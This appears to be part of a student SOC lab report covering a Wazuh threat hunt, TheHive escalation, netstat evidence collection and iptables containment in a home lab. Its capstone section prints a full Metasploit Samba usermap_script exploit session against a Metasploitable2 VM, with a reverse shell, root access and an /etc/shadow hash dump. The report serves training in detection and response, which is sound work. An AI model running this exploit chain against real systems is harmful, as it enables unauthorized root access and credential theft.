

Figure 11: Wazuh T1078 Alert Detail

Threat Hunting Summary:

Threat hunting was conducted using MITRE ATT&CK filter T1078 (Valid Accounts). Multiple authentication events were correlated from the Windows endpoint. Repeated failed login attempts followed by successful privileged access indicated potential credential misuse. The activity was verified against baseline behavior and marked suspicious. Alerts were escalated for further investigation.

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7. Incident Escalation

Incident escalation workflow prepared for Tier-2 response.



Figure 12: TheHive Case Creation



Figure 13: TheHive Case Details



Figure 14: TheHive Observables



Figure 15: TheHive Task Assignment

Incident Timeline:

Time	Event
10:12	Wazuh detected suspicious activity
10:13	Metasploit exploit executed
10:14	Root shell obtained
10:15	Incident escalated to TheHive
10:17	Attacker IP blocked
10:20	Evidence collected

SITREP – Incident Escalation Report
Title: Samba Exploit – Metasploitable2 Compromise
Detected Time: 10:12 AM
Source IP: 192.168.56.102
Target IP: 192.168.56.107
MITRE Technique: T1210, T1078

Actions Taken:

- Attacker IP blocked
- Target VM isolated
- Evidence collected
- Case assigned in TheHive

Summary:
Wazuh detected suspicious authentication activity followed by successful exploitation using Metasploit. The attacker obtained root shell access to the vulnerable system. The incident was escalated to Tier-2 using TheHive for further investigation.

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8. Evidence Preservation

Evidence was collected including active connections and system artifacts.



Figure 14: Evidence File Creation and SHA256 Hash

```
┌──(root㉿kali)-[~]
└─# netstat -tulpn > /tmp/netstat_evidence.csv

┌──(root㉿kali)-[~]
└─# cat /tmp/netstat_evidence.csv
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:55000           0.0.0.0:*               LISTEN      1774/docker-proxy
tcp        0      0 127.0.0.1:5601          0.0.0.0:*               LISTEN      793/node
tcp        0      0 127.0.0.1:45357         0.0.0.0:*               LISTEN      768/containerd
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      6449/docker-proxy
tcp        0      0 0.0.0.0:1515            0.0.0.0:*               LISTEN      1760/docker-proxy
tcp        0      0 0.0.0.0:1514            0.0.0.0:*               LISTEN      1743/docker-proxy
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      6783/docker-proxy
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1627/docker-proxy
tcp        0      0 0.0.0.0:9200            0.0.0.0:*               LISTEN      1654/docker-proxy
tcp        0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN      7637/docker-proxy
tcp6       0      0 :::55000                :::*                    LISTEN      1782/docker-proxy
tcp6       0      0 :::8080                 :::*                    LISTEN      6456/docker-proxy
tcp6       0      0 :::1515                 :::*                    LISTEN      1767/docker-proxy
tcp6       0      0 :::1514                 :::*                    LISTEN      1753/docker-proxy
tcp6       0      0 :::80                   :::*                    LISTEN      6791/docker-proxy
tcp6       0      0 :::443                  :::*                    LISTEN      1634/docker-proxy
tcp6       0      0 :::9200                 :::*                    LISTEN      1662/docker-proxy
tcp6       0      0 :::9000                 :::*                    LISTEN      7644/docker-proxy
udp        0      0 0.0.0.0:514             0.0.0.0:*                           1724/docker-proxy
udp6       0      0 :::514                  :::*                                1735/docker-proxy

┌──(root㉿kali)-[~]
└─#
```

Figure 15: Network Connections Collected using netstat

```
┌──(root㉿kali)-[~]
└─# echo "Proto,LocalAddress,LocalPort,ForeignAddress,State,PID" > /tmp/netstat_final.csv

┌──(root㉿kali)-[~]
└─# ss -tulpn | awk 'NR>1 {print $1","$5","$6","$7}' >> /tmp/netstat_final.csv


┌──(root㉿kali)-[~]
└─# cat /tmp/netstat_final.csv
Proto,LocalAddress,LocalPort,ForeignAddress,State,PID
udp,0.0.0.0:514,0.0.0.0:*,users:(("docker-proxy",pid=1724,fd=7))
udp,[::]:514,[::]:*,users:(("docker-proxy",pid=1735,fd=7))
tcp,0.0.0.0:55000,0.0.0.0:*,users:(("docker-proxy",pid=1774,fd=7))
tcp,127.0.0.1:5601,0.0.0.0:*,users:(("node",pid=793,fd=23))
tcp,127.0.0.1:45357,0.0.0.0:*,users:(("containerd",pid=768,fd=7))
tcp,0.0.0.0:8080,0.0.0.0:*,users:(("docker-proxy",pid=6449,fd=7))
tcp,0.0.0.0:1515,0.0.0.0:*,users:(("docker-proxy",pid=1760,fd=7))
tcp,0.0.0.0:1514,0.0.0.0:*,users:(("docker-proxy",pid=1743,fd=7))
tcp,0.0.0.0:80,0.0.0.0:*,users:(("docker-proxy",pid=6783,fd=7))
tcp,0.0.0.0:443,0.0.0.0:*,users:(("docker-proxy",pid=1627,fd=7))
tcp,0.0.0.0:9200,0.0.0.0:*,users:(("docker-proxy",pid=1654,fd=7))
tcp,0.0.0.0:9000,0.0.0.0:*,users:(("docker-proxy",pid=7637,fd=7))
tcp,[::]:55000,[::]:*,users:(("docker-proxy",pid=1782,fd=7))
tcp,[::]:8080,[::]:*,users:(("docker-proxy",pid=6456,fd=7))
tcp,[::]:1515,[::]:*,users:(("docker-proxy",pid=1767,fd=7))
tcp,[::]:1514,[::]:*,users:(("docker-proxy",pid=1753,fd=7))
tcp,[::]:80,[::]:*,users:(("docker-proxy",pid=6791,fd=7))
tcp,[::]:443,[::]:*,users:(("docker-proxy",pid=1634,fd=7))
tcp,[::]:9200,[::]:*,users:(("docker-proxy",pid=1662,fd=7))
tcp,[::]:9000,[::]:*,users:(("docker-proxy",pid=7644,fd=7))

┌──(root㉿kali)-[~]
```

Figure 16: Network Evidence Converted to CSV Format



Figure 17: Evidence CSV SHA256 Hash Verification



Figure 18: Velociraptor Tool Verification

9. Capstone Simulation

A full SOC workflow simulation was performed including attack execution, detection, triage and escalation.

```
       =[ metasploit v6.4.116-dev                             ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo PzuoibSM02fDwFmx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nPzuoibSM02fDwFmx\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.107:39243) at 2026-04-05 10:12:13 -0400
```

Figure 19: Metasploit Exploit Execution

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo PzuoibSM02fDwFmx;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nPzuoibSM02fDwFmx\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.107:39243) at 2026-04-05 10:12:13 -0400

id
uid=0(root) gid=0(root)
uname
Linux
Hostname
sh: line 9: Hostname: command not found
hostname
metasploitable
```

Figure 20: Reverse Shell Access to Target

```
Session  Actions  Edit  View  Help
root      5355  0.0  0.0   2364   924 ?        R    16:50   0:00 ps aux


ls /root
Desktop
reset_logs.sh
vnc.log

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
```

Figure21: Post Exploitation Enumeration

```
Metasploitable 2 [Running] - Oracle VirtualBox
File    Machine    View    Input    Devices    Help

msfadmin@metasploitable:~$ sudo iptables -A INPUT -s 192.168.56.102 -j DROP
msfadmin@metasploitable:~$ sudo iptables -A OUTPUT -d 192.168.56.102 -j DROP
msfadmin@metasploitable:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  192.168.56.102       0.0.0.0/0
DROP       all  --  192.168.56.102       0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  0.0.0.0/0            192.168.56.102
DROP       all  --  0.0.0.0/0            192.168.56.102
msfadmin@metasploitable:~$ _
```

Figure 22: Incident Containment using Firewall Rules

